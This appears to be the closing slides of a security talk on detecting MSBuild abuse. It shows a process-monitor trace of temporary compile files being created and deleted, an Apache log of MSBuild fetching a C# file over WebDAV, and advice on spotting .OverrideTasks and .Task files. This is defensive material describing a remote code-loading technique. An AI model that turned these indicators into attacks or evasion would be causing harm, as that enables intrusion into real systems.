MSBuild.exe	7944	SetDispositionI...	C:\Users\user\AppData\Local\Temp\kuipu1nv.0.cs	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPO..
MSBuild.exe	7944	CloseFile	C:\Users\user\AppData\Local\Temp\kuipu1nv.0.cs	SUCCESS	
MSBuild.exe	7944	CreateFile	C:\Users\user\AppData\Local\Temp\kuipu1nv.err	SUCCESS	Desired Access: Read Attributes, Delete, Dispositi...
MSBuild.exe	7944	QueryAttribute...	C:\Users\user\AppData\Local\Temp\kuipu1nv.err	SUCCESS	Attributes: A, ReparseTag: 0x0
MSBuild.exe	7944	SetDispositionI...	C:\Users\user\AppData\Local\Temp\kuipu1nv.err	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPO..
MSBuild.exe	7944	CloseFile	C:\Users\user\AppData\Local\Temp\kuipu1nv.err	SUCCESS	
MSBuild.exe	7944	CreateFile	C:\Users\user\AppData\Local\Temp\kuipu1nv.cmdline	SUCCESS	Desired Access: Read Attributes, Delete, Dispositi...
MSBuild.exe	7944	QueryAttribute...	C:\Users\user\AppData\Local\Temp\kuipu1nv.cmdline	SUCCESS	Attributes: A, ReparseTag: 0x0
MSBuild.exe	7944	SetDispositionI...	C:\Users\user\AppData\Local\Temp\kuipu1nv.cmdline	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPO..
MSBuild.exe	7944	CloseFile	C:\Users\user\AppData\Local\Temp\kuipu1nv.cmdline	SUCCESS	

Network Connections

- You can look for outbound connections from MSBuild to a WebDAV server on the Internet
- MSBuild will use by default the following user agent:
  - Microsoft-WebDAV-MiniRedir/{VERSION}

```
root@webdav-testing:/var/log/apache2# cat access.log
[redacted]- - [21/Apr/2020:08:30:30 +0000] "OPTIONS /webdav/calc.cs HTTP/1.1" 200 346 "-" "Microsoft-WebDAV-MiniRedir/10.0.18363"
[redacted]- - [21/Apr/2020:08:30:30 +0000] "PROPFIND /webdav/calc.cs HTTP/1.1" 207 1075 "-" "Microsoft-WebDAV-MiniRedir/10.0.18363"
[redacted]- - [21/Apr/2020:08:30:31 +0000] "PROPFIND /webdav/calc.cs HTTP/1.1" 207 1075 "-" "Microsoft-WebDAV-MiniRedir/10.0.18363"
[redacted]- - [21/Apr/2020:08:30:31 +0000] "GET /webdav/calc.cs HTTP/1.1" 304 180 "-" "Microsoft-WebDAV-MiniRedir/10.0.18363"
root@webdav-testing:/var/log/apache2#
```

.OverrideTasks or .Task Files

- Look in the .NET Framework directories for .OverrideTasks or .Task files
  - Ex: C:\Windows\Microsoft.NET\Framework(64)\v(version#)*.OverrideTasks

Thanks!

- Questions?
- Reach out to us!
  - @JoeLeonJr
  - @ChrisTruncer
  - @FortyNorthSec
  - https://www.fortynorthsecurity.com
  - https://github.com/FortyNorthSecurity

fortynorth